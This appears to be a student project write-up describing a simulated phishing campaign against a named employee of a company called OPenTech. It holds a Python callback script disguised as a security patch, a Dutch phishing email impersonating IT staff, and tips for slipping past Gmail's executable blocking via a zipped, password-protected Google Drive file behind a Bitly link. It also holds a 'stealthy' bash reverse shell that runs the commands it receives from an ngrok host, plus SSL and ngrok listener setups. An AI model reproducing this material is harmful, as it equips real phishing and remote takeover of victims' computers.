

Phishing Email Simulation with Embedded Malware

1. Objective

The objective of this project was to simulate a phishing attack by creating a fake security patch and distributing it via email. When executed, the patch would connect back to a listener on my machine, allowing me to gain remote access to the victim's computer.

2. Malware Creation (Python Script)

- **Python Script:** I wrote a Python script ([malware_script.py](#)) that would establish a reverse connection to my machine, allowing me to control the victim's computer.



```
GNU nano 8.0 Security_Patch_Update.py
import socket

SERVER_IP = "192.168.24.130"
SERVER_PORT = 4444

try:
    # Create a TCP/IP socket
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # Connect to the server
    client.connect((SERVER_IP, SERVER_PORT))

    # Send a message
    message = "Hello from the victim's machine"
    client.sendall(message.encode('utf-8'))

    # Close the connection
    client.close()

except Exception as e:
    print(f"Error: {e}")
```

- I made a dns domain so that the client's computer would still communicate with me even if the Ip address changes on the clients side because of DHCP

Script Breakdown(This is more for myself):

`import socket:`

- This line is like opening a toolbox. We need certain tools (in this case, the `socket` tool) to communicate between two computers over the internet or a network.
- **Socket:** It allows two devices (your computer and another computer, like a server) to talk to each other.

`SERVER_IP = "fixers555.duckdns.org":`

- This is a variable that stores the address of the server you want to connect to. In this case, it's not a plain IP address but a domain name (like a website address).
- The domain name "`fixers555.duckdns.org`" is like a contact name in your phone—when your computer uses it, it knows which server to connect to.

`SERVER_PORT = 4444:`

- The port is like a door on the server. Different services use different doors (ports) to listen for incoming connections. Port `4444` is just the door we chose for the server to listen through.

`try:`

- This is like saying, "Let's try to do this, and if something goes wrong, we'll handle it."
- The `try` block is used to attempt actions that might fail (like connecting to a server). If there's an issue, the code won't crash. Instead, it will jump to the `except` block to handle the error.

`client = socket.socket(socket.AF_INET, socket.SOCK_STREAM):`

- This line creates the socket that will allow our program to communicate with the server.
- `socket.AF_INET`: This tells the socket to use the internet. It's like saying, "I want to call someone using the internet, not a local network."
- `socket.SOCK_STREAM`: This tells the socket to use a reliable connection, like a phone call, where the conversation happens in real-time (as opposed

to sending letters). It guarantees that the message will be delivered correctly.

client.connect((SERVER_IP, SERVER_PORT)):

- This line tells the socket to connect to the server. It's like dialing the number **"fixers555.duckdns.org"** and calling through port **"4444"**.
- When this is successful, it's as if the server picked up the phone, and now you're connected.

message = "Hello from the victim's machine":

- Here, we create a message we want to send to the server. It's just a simple text message saying, "Hello from the victim's machine."

client.sendall(message.encode('utf-8')):

- This line sends the message to the server.
- **.encode('utf-8')**: Before sending, the message is converted into a format that computers understand better (just like translating a message before sending it in Morse code). UTF-8 is the most common encoding format, and it ensures the message is understood correctly by the server.

client.close():

- After sending the message, we close the connection, just like hanging up the phone after a conversation.

except Exception as e:


- If anything goes wrong (e.g., the server doesn't respond, or there's a connection issue), this part will catch the error.
- **Exception as e** will store the error in the variable **e**, so you can see what went wrong.

print(f'Error: {e}')

- If an error happens, this line will print the error message, letting you know what went wrong (for example, "Connection failed").

Compiling to Executable: Using PyInstaller, I converted the Python script into an executable (`Security_Patch_Update.exe`) that could be easily run on Windows machines. I used the following command to create the standalone executable:

```
pyinstaller --onefile --noconsole malware_script.py
```



3. Phishing Email Setup

Email Composition: I crafted a phishing email in Dutch, pretending to be from the company's IT department. The email urged the recipient to download and install a security patch to protect their system from vulnerabilities.

Here's a sample of the email I wrote:

Beste Benoitte Ponjee,

In het kader van onze voortdurende inspanningen om de systemen van OPenTech te beschermen tegen mogelijke beveiliging bedreigingen, hebben wij een kritieke kwetsbaarheid ontdekt die invloed kan hebben op uw computer.

Om de veiligheid van ons netwerk te waarborgen, verzoeken wij alle medewerkers om onmiddellijk een beveiligingspatch te installeren. Deze patch verhelpt kwetsbaarheden die door kwaadwillende actoren kunnen worden misbruikt.

Volg de onderstaande stappen om uw apparaat te beveiligen:

1. Download de beveiligingspatch via de bijlage. Voor extra beveiliging is er een paswoord aanvraag. Gebruik "**Ytiat55+**" als paswoord
Daarna wordt u geleid naar een beveiligd bestand dat is getest en goedgekeurd door ons IT-team.

2. Pak het ZIP-bestand uit naar een veilige locatie op uw computer.
3. Voer het bestand uit dat u in de uitgepakte map vindt en volg de instructies op het scherm om de update te voltooien.

Bedankt voor uw medewerking om onze systemen veilig te houden.

Met vriendelijke groet,
IT Beveiligingsteam
OPenTech

- **Malware Hosting:** Since Gmail blocked executable attachments, I uploaded the executable ([Security_Patch_Update.zip](#)) to Google Drive and shortened the link using Bitly to make it look more legitimate.

4. Link Shortening

- **Bitly:** I used Bitly to shorten the Google Drive link, and made a QR-code making it appear less suspicious and more professional.
Example shortened link: <https://bit.ly/DownloadSecurityPatch>

5.Listener Setup

- To capture the reverse connection from the target machine, I set up a listener on the attacker machine using Netcat.

Command:

`nc -lvnp 4444`



```
(amina@kaliproject2)-[~] % nc -lvnp 4444
$ nc -lvnp 4444
listening on [any] 4444 ...
```

- **Explanation:** This command sets up a Netcat listener on port 4444, waiting for incoming connections from the victim's machine.

6. Challenges and Solutions

- **Executable Detection by Gmail:** Gmail automatically detected and blocked the executable. I got around this by compressing the executable into a ZIP file and hosting it on Google Drive. I added it as an attachment to the email and also added a password for extra convincing email.
- **Formatting Issues with the Link:** I ensured that the shortened link appeared correctly as clickable text in the email.
- **Network Connection Issues:** During testing, I encountered errors with the listener. I fixed this by double-checking the IP address and port settings, as well as ensuring that proper network configurations were in place.

Adjustments!!

I changed the python script into a shell .sh script so it runs on mac.

```
#!/bin/bash
# Stealthy Reverse Shell Script

# Define variables
REMOTE_IP="0.tcp.eu.ngrok.io"
REMOTE_PORT="10133"

# Function to establish connection
connect() {
    exec 5</dev/tcp/$REMOTE_IP/$REMOTE_PORT
    while true; do
        if read -r line <5; then
            # Execute received command
            ( $line 2>5 >5 ) &
        fi
    done
}

# Loop to maintain connection
```

```
# Loop to maintain connection
while true; do
    connect
    sleep 10 # Wait before reconnecting to avoid rapid reconnections
done
```

I also added a README.txt for easier execution on the victims side.

(Password remains the same “Ytiat55+“)

Netcat Listener with SSL

```
(amina@kaliproject2)-[~]
$ ncat --ssl -lvp 4444 --ssl-cert mycert.pem --ssl-key mycert.pem
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

ncat --ssl -lvp 4444 --ssl-cert mycert.pem --ssl-key mycert.pem

for more secrecy 😊

and also

Ngrok for Tunneling

ngrok tcp 4444

```
ngrok (amina@kaliproject2)-[~]
$ ncat --ssl -lvp 4444 --ssl-cert mycert.pem --ssl-key mycert.pem
Share what you're building with ngrok https://ngrok.com/share-your-ngrok-story
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Session Status ng on [::]:4444 online
Account listening on 0.0.0.0: amina osmanu (Plan: Free)
Version 3.14.1
Region Europe (eu)
Latency 70ms
Web Interface http://127.0.0.1:4040
Forwarding tcp://0.tcp.eu.ngrok.io:10133 → localhost:4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Connections ttl opn rt1 rt5 p50 p90
0 0 0.00 0.00 0.00 0.00
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```